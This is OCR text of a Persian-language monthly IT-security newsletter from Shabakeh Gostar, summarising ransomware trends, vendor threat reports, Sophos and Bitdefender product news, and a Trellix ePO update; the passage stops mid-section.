
شبکه گستر

امنیت شما | وظیفه ما

ماهنامه
امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال دوازدهم | دی ۱۴۰۱

فهرست مطالب



چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در سومین ماه از پاییز ۱۴۰۱ پرداخته شده است.

باج‌افزارها در این دوره نیز در سرفصل اخبار قرار داشتند. شرکت سوفوس در گزارش سالانه خود که چکیده‌ای از آن در این ماهنامه آمده، باج‌افزارها را یکی از بزرگترین تهدیدات جرایم سایبری برای سازمان‌ها معرفی کرده است. همان‌طور که در این ماهنامه خواهید خواند، بر اساس آمار شرکت بیت‌دیفندر، ایران در جایگاه سوم کشورهای با بیشترین تعداد شناسایی باج‌افزار قرار دارد.

همچنین این شماره به مهندسی معکوس حملات اخیر جدیدترین نسخه از باج‌افزار LockBit پرداخته است. در بخشی دیگر از این ماهنامه نیز برگردان گزارش محققان شرکت فورتی‌نت در خصوص یک ابزار ساخت باج‌افزار با نام Cryptonite ارائه شده است.


در آذر ماه امسال شرکت مایکروسافت در گزارشی در خصوص یک بات‌نت جدید بدافزاری با نام DEV-1028 که اغلب از طریق برنامه‌های کرک، دستگاه‌های با سیستم عامل Windows را به خود آلوده می‌کند، هشدار داد. این بات‌نت قادر است از روی دستگاه‌های آلوده مذکور، بدافزار را به دستگاه‌های با سیستم‌عامل Linux نیز گسترش دهد. جزییات بیشتر را در این ماهنامه بخوانید.

در ماهی که گذشت شرکت بیت‌دیفندر در گزارشی به تحلیل کارزاری جاسوسی معروف به BackdoorDiplomacy که چندین ارائه‌دهنده خدمات مخابراتی در خاورمیانه را مورد حمله قرار داده، پرداخت. در گزارشی دیگر، محققان از شناسایی کارزاری منتسب به گروه Silence خبر داده‌اند که طی آن مهاجمان ضمن بکارگیری یک ابزار جدید سفارشی به نام Teleport جهت استخراج داده‌ها از دستگاه‌های هک شده، از یک دانلودکننده بدافزار به نام Truebot استفاده می‌کنند. جزییات این گزارش‌ها را در این ماهنامه بخوانید.

همچنین در این ماهنامه، به تحلیل Emotet، یکی از فعال‌ترین بدافزارهای یک‌دهه گذشته که بعد از چند ماه توقف فعالیت، مجدداً حملات خود را از سر گرفته، پرداخته‌ایم.

در نهمین ماه سال ۱۴۰۱، جزییات چندین آسیب‌پذیری روز-صفر در محصولاتی همچون Chrome و Fortinet منتشر شد که حتی برخی از آنها از مدتی قبل مورد بهره‌جویی مهاجمان قرار گرفته است. اطلاعات بیشتر در مورد آنها را همراه با جزییات اصلاحیه‌های عرضه‌شده از سوی شرکت‌های مایکروسافت، سیسکو، ترلیکس، بیت‌دیفندر، سوفوس، اپل، وی‌ام‌ور، ادوبی و سیتریکس، بنیادهای موزیلا و سامبا و جامعه دروپال را می‌توانید در این ماهنامه بخوانید.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تلاش کارشناسان این شرکت است قدمی در جهت ارتقای دانش کاربران این حوزه باشد.



رویدادها و وقایع امنیتی

Sophos Firewall؛

بهترین راهکار امنیت شبکه از نگاه نشریه CRN

جایزه CRN Tech Innovator امسال در حوزه «امنیت شبکه برای کسب‌وکارهای کوچک و متوسط» به Sophos Firewall اعطا شد.

این هفتمین سال متوالی است که شرکت سوفوس (Sophos) موفق به دریافت جایزه CRN Tech Innovator می‌شود.

جوایز سالانه CRN Tech Innovator به ارائه‌دهندگان فناوری که به فعال‌سازی و توانمندسازی کاربران نهایی به صورت مداوم متعهد هستند و در عین حال با ارائه پیشرفته‌ترین محصولات و خدمات هدفمند به عرضه‌کنندگان محصولات فناوری، آن‌ها را در رشد مستمر کسب‌وکار کمک می‌کنند، اعطاء می‌شود.

جوایز سالانه امسال، شرکت‌های عرضه‌کننده نوآور را در حوزه فناوری اطلاعات (IT) در ۳۸ دسته مختلف فناوری، در حوزه‌های کلیدی از بستر ابری تا ذخیره‌سازی، شبکه و امنیت به نمایش می‌گذارند. برای تعیین برندگان، گروهی از داوران CRN صدها محصول از ارائه‌دهندگان مذکور را با استفاده از معیارهای متعددی همچون قابلیت‌های کلیدی، منحصربه‌فرد بودن، نوآوری در فناوری ارائه شده و توانایی پاسخگویی به نیازهای مشتری و شرکای آنان بررسی می‌کنند.

Sophos Firewall با ایجاد یک لایه امنیتی، از کارکنان سازمان‌ها و کاربران راه دور که در حال استفاده از بسترهای ترکیبی امروزی هستند در برابر ترافیک مخرب و مهاجمان محافظت می‌کند. پردازنده‌های اختصاصی و قابل برنامه‌ریزی Xstream Flow منجر به افزودن ویژگی‌ها و قابلیت‌های جدیدی در فایروال‌های سوفوس بدون نیاز به ارتقای سخت‌افزار در طول زمان می‌شوند. این امر موجب ایجاد بستری مقیاس‌پذیر و ارزشمند شده که با عرضه هر نسخه‌ای می‌تواند به توسعه خود ادامه دهد.

Sophos Firewall، پایش، حفاظت و پاسخگویی بی‌نظیر شبکه را برای سازمان‌ها با هر اندازه و مقیاسی فراهم می‌کند. این راهکار، ضمن ارائه بهترین حفاظت در برابر تهدیدات روز-صفر، تهدیدات سایبری پیشرفته را شناسایی و متوقف می‌کند.

شرکت سوفوس همواره با بهبود فناوری‌های امنیتی خود و به پشتوانه کارشناسان و تحلیلگران حرفه‌ای سوفوس در تیم‌هایی همچون Sophos X-Ops، SophosLabs، SophosAI و Sophos SecOps که بستر را برای استخراج اطلاعات جامعی از تهدیدات فعال و در پیش رو مهیا می‌کنند مشتریان را به‌نحوی موثر و نوآورانه از گزند حملات پیشرفته سایبری ایمن نگاه می‌دارد. فایروال‌های سوفوس به‌طور

منحصربه‌فردی با پلتفرم‌های نسل بعدی نقطه پایانی، XDR و MDR این شرکت یکپارچه شده‌اند تا دید و پاسخی بی‌نظیر به تهدیدات فعال ارائه دهند.

توضیحات CRN در خصوص Sophos Firewall در اینجا قابل دریافت و مطالعه است.

مدتی پیش نیز شرکت فارستر (Forrester) یکی از معتبرترین موسسات بین‌المللی ارزیابی محصولات فناوری اطلاعات، در گزارش سه‌ماهه چهارم ۲۰۲۲ خود، شرکت سوفوس را به‌عنوان «بازیگری قدرتمند» در حوزه «فایروال‌های سازمانی» معرفی کرد.

شرکت مهندسی شبکه گستر باسابقه‌ترین و جامع‌ترین مرکز عرضه خدمات فروش و پشتیبانی فایروال‌ها و تجهیزات جانبی شرکت سوفوس در ایران است. کارشناسان این شرکت از طریق شماره ۴۲۰۵۲ – ۰۲۱ آماده ارائه توضیحات بیشتر هستند.

گزارش سالانه سوفوس:

باج‌افزار، بزرگ‌ترین تهدید سایبری

گزارش سالانه شرکت سوفوس (Sophos) منتشر شد.

این گزارش نشان می‌دهد که چشم‌انداز تهدیدات سایبری، اکنون به سطح جدیدی از تجاری‌سازی رسیده است. گسترش و پیشرفت سرویس‌های موسوم به Cybercrime-as-a-Service به حدی است که به گفته سوفوس تقریباً تمام موانع ورود برای ارتکاب جرایم سایبری برداشته شده است.

این گزارش همچنین به این موضوع می‌پردازد که چگونه باج‌افزارها همچنان یکی از بزرگترین تهدیدات جرایم سایبری برای سازمان‌ها هستند. به خصوص آن که گردانندگان باج‌افزار همواره در حال خلق تاکتیک‌های جدید برای اخاذی هر چه بیشتر از قربانیان خود هستند.

با گسترش خدمات "به عنوان یک سرویس"، بازارهای زیرزمینی مجرمان سایبری نیز به طور فزاینده‌ای در حال تجاری شدن است. فروشندگان این سرویس‌ها، نه تنها خدمات خود را تبلیغ می‌کنند، که پیشنهادهای شغلی را نیز برای جذب مهاجمانی با مهارت‌های متمایز فهرست می‌کنند. به نحوی که اکنون برخی از بازارها دارای صفحات اختصاصی برای استخدام این افراد هستند.

طی یک سال گذشته، اپراتورهای باج‌افزار، بر روی هدف قرار دادن پلتفرم‌هایی غیر از Windows و همچنین استفاده از زبان‌های نه چندان متداولی مانند Rust و Go به منظور عبور از سد محصولات ضدویروس کار کرده‌اند. برخی از گروه‌ها، به ویژه Lockbit 3.0، عملیات خود را متنوع کرده و روش‌های "ابتکاری" بیشتری برای اخاذی از قربانیان بکار بسته‌اند.

همچنین این گزارش به تحلیل موارد زیر پرداخته است:

- مجرمان به سوءاستفاده از فایل‌های اجرایی معتبر ادامه می‌دهند و از تکنیک "کسب روزی از زمین" (Living off the Land - به اختصار LotL) در جریان انواع مختلف حملات، از جمله در حملات باج‌افزاری استفاده می‌کنند. در روش LotL مجرمان سایبری از توابع و برنامه‌های عادی و سالم در سیستم قربانی برای انجام عملیات مخرب خود بر روی آن سیستم استفاده می‌کنند. این روش برای مخفی ماندن عملیات مخرب و شناسایی نشدن حملات بسیار مؤثر است. در برخی موارد، مهاجمان درایورهای معتبر اما آسیب‌پذیر را در حملات به اصطلاح "راننده خود را بیاورید" (Bring Your Own Driver) بکار می‌گیرند تا سعی کنند محصولات امنیت نقاط پایانی را بی‌اثر کنند.

- دستگاه‌های تلفن همراه اکنون در مرکز انواع جدید جرایم سایبری قرار دارند. مهاجمان نه تنها هنوز از برنامک‌های جعلی برای انتشار بدافزارهای تزریقی، جاسوس‌افزارها و بدافزارهای مالی استفاده می‌کنند، بلکه اشکال جدیدتر کلاهبرداری سایبری مانند تکنیک "قصابی خوک" (Pig Butchering) را نیز در دستور کار قرار داده‌اند. تکنیکی که نه فقط کاربران Android، که کاربران iOS را نیز تحت تاثیر قرار می‌دهد.
- کاهش ارزش مونرو، یکی از محبوب‌ترین رمز ارزها برای استخراج‌کنندگان، منجر به کاهش یکی از قدیمی‌ترین و محبوب‌ترین انواع حملات سایبری، یعنی Cryptojacking شده است. اما بدافزارهای استخراج همچنان از طریق "ربات‌های" خودکار در سیستم‌های Windows و Linux در حال جولان دادن هستند.

جدیدترین گزارش سوفوس با عنوان "Sophos 2023 Threat Report" در اینجا قابل دریافت و مطالعه است.


GravityZone Control Center؛

اکنون مجهز به قابلیت "برچسب‌زنی"

شرکت بیت‌دیفندر (Bitdefender)، با انتشار نسخه جدید GravityZone Control Center، قابلیت "برچسب‌زنی" (Tagging) را نیز به این کنسول مدیریتی قدرتمند افزود.

با بکارگیری این قابلیت، امکان تخصیص پالیسی‌ها به نقاط پایانی بر اساس Tag هم فراهم شده است. به عبارت دیگر راهبران می‌توانند علاوه بر تخصیص پالیسی بر حسب کاربر یا موقعیت (Location)، از Tag نیز برای این منظور استفاده کنند.

در نسخ جدید GravityZone Control Center، تعریف و مدیریت Tag در صفحه Network > Tags Management امکان‌پذیر شده است.



در همین خصوص، گزینه جدیدی با عنوان Endpoint Tag Rule در صفحه Policies > Assignment Rules اضافه شده است.

به گزارش شرکت مهندسی شبکه گستر، در نسخه جدید، تعریف، ویرایش، حذف و تخصیص هر Tag توسط راهبران کنسول در مسیر Accounts > User Activity قابل رصد است.

همچنین با ارتقای GravityZone به نسخه ۶٫۳۰٫۱ یا نسخ بالاتر، اقدامات راهبران بر روی Taskها در بخش User Activity قابل ردیابی خواهد بود.

جزییات بیشتر در خصوص نسخ جدید GravityZone در لینک زیر قابل دریافت و مطالعه است:


https://www.bitdefender.com/business/support/en/77211-48453-release-notes.html

ایران؛

سومین کشور از لحاظ کثرت باج‌افزارها

شرکت بیت‌دیفندر (Bitdefender) گزارش ماهانه خود را در خصوص تهدیدات سایبری منتشر کرد. در این گزارش ضمن مرور برخی تکنیک‌های مورد استفاده مهاجمان سایبری، خلاصه‌ای از آمار بدافزارهایی همچون باج‌افزارها ارائه شده است.


بر طبق گزارش مذکور، در بازه ۱ تا ۳۱ اکتبر، از میان ۱۸۹ خانواده باج‌افزاری، WannaCry و GandCrab، همچون چند دوره قبل، بیشترین انتشار را در مقایسه با سایر باج‌افزارها داشته‌اند.



متأسفانه، علیرغم گذشت بیش از نیم‌دهه از شناسایی WannaCry و اطلاع‌رسانی‌های گسترده‌ای در خصوص لزوم نصب اصلاحیه MS17-010 به‌عنوان راهکاری برای مقابله با این باج‌افزار، WannaCry همچنان در کشورهای مختلف از جمله ایران قربانی می‌گیرد.

GandCrab نیز از جمله معروف‌ترین باج‌افزارهایی است که حدود ۵ سال از ظهور نخستین نسخه از آن می‌گذرد. شدت آلودگی‌ها به GandCrab به حدی است که برخی کارشناسان از آن با عنوان پادشاه باج‌افزارها یاد کرده‌اند.

نکته قابل توجه این که در گزارش بیت‌دیفندر، از میان ۱۵۰ کشور، ایران، پس از آمریکا و برزیل، در جایگاه سوم کشورهای با بیشترین تعداد شناسایی باج‌افزار قرار دارد.



مؤثرترین راهکار در مقابله با تهدیدات مخرب باج‌افزاری، پیشگیری از ورود آنها به سازمان است. بر طبق گزارش بیت‌دیفندر مهاجمان اغلب از تکنیک موسوم به "فیشینگ نیزه‌ای" (Spear Phishing) به منظور نفوذ اولیه دستگاه قربانیان به باج‌افزار بهره می‌گیرند. آگاهی‌بخشی کارکنان نقشی کلیدی در خنثی‌سازی این تکنیک دارد.

مشروح گزارش بیت‌دیفندر با عنوان Bitdefender Threat Debrief در لینک زیر قابل دریافت و مطالعه است:

https://businessinsights.bitdefender.com/bitdefender-threat-debrief-november-2022

انتشار

Trellix ePO 5.10.0 Update 15

شرکت ترلیکس (Trellix) به‌روزرسانی Update 15 نرم‌افزار مدیریتی ePO 5.10.0 را منتشر کرد.

پیش از ارتقا به Update 15 می بایست مطابق با راهنماهای فنی زیر گواهینامه‌ها از SHA-1 به SHA-2 تغییر داده شده باشند.

- https://kcm.trellix.com/corporate/index?page=content&id=KB87017
- https://kcm.trellix.com/corporate/index?page=content&id=KB91288

از جمله موارد لحاظ‌شده در نسخه جدید می‌توان به تغییر لوگو و نشان آن از McAfee به Trellix اشاره کرد.

جزییات بیشتر در خصوص این به‌روزرسانی در اینجا قابل مطالعه است.

همچنین راهنمای نصب Update 15 بر روی نرم‌افزار مدیریتی ePO 5.10.0 در اینجا قابل دریافت است.

لازم به ذکر است Trellix ePO 5.10.0 Update 15 در سامانه خدمات پس از فروش و پشتیبانی شرکت مهندسی شبکه گستر به نشانی my.shabakeh.net در دسترس است. شماره تلفن ۴۲۰۵۲ در ساعات اداری و سامانه مذکور در طول شبانه روز نیز در اختیار مشترکین گرامی است تا مشکلات و مسائل خود را مطرح کرده و پاسخ‌ها و راهنمایی‌های لازم را دریافت نمایند .

کسب بالاترین امتیاز توسط بیت‌دیفندر

در آزمون VBSpam

فناوری امنیت ایمیل شرکت بیت‌دیفندر (Bitdefender) یک بار دیگر در آزمون VBSpam مؤسسه ویروس بولتن (Virus Bulletin)، بالاتر از رقبا قرار گرفت.

مؤسسه ویروس بولتن هر سه ماه یک‌بار نتایج آزمون خود در حوزه هرزنامه‌ها (معروف به VBSpam) را منتشر می‌کند.

در این آزمون، عملکرد محصولات ضدهرزنامه از جهات مختلف نظیر کارایی و قدرت شناسایی صحیح مورد بررسی قرار می‌گیرد.

در آخرین آزمون این مؤسسه که در ماه دسامبر ۲۰۲۲ برگزار شد، راهکار Bitdefender Security for Mail Servers با شناسایی ۹۹/۹۸ درصد از هرزنامه‌ها، بدون هر گونه "تشخیص نادرست" (False Positive) بالاترین امتیاز را در مقایسه با رقبای خود کسب کرد.

در آزمون مذکور ۱۱ راهکار مطرح ضدهرزنامه شرکت داشتند.

VBSpam+ بالاترین نشان این مؤسسه مطرح در حوزه ارزیابی محصولات ضدهرزنامه است. از جمله شرایط دریافت این گواهینامه، نرخ شناسایی بالاتر از ۹۹/۵ درصد می باشد.

بخش از توضیحات مؤسسه ویروس بولتن در خصوص بیت‌دیفندر به شرح زیر است:

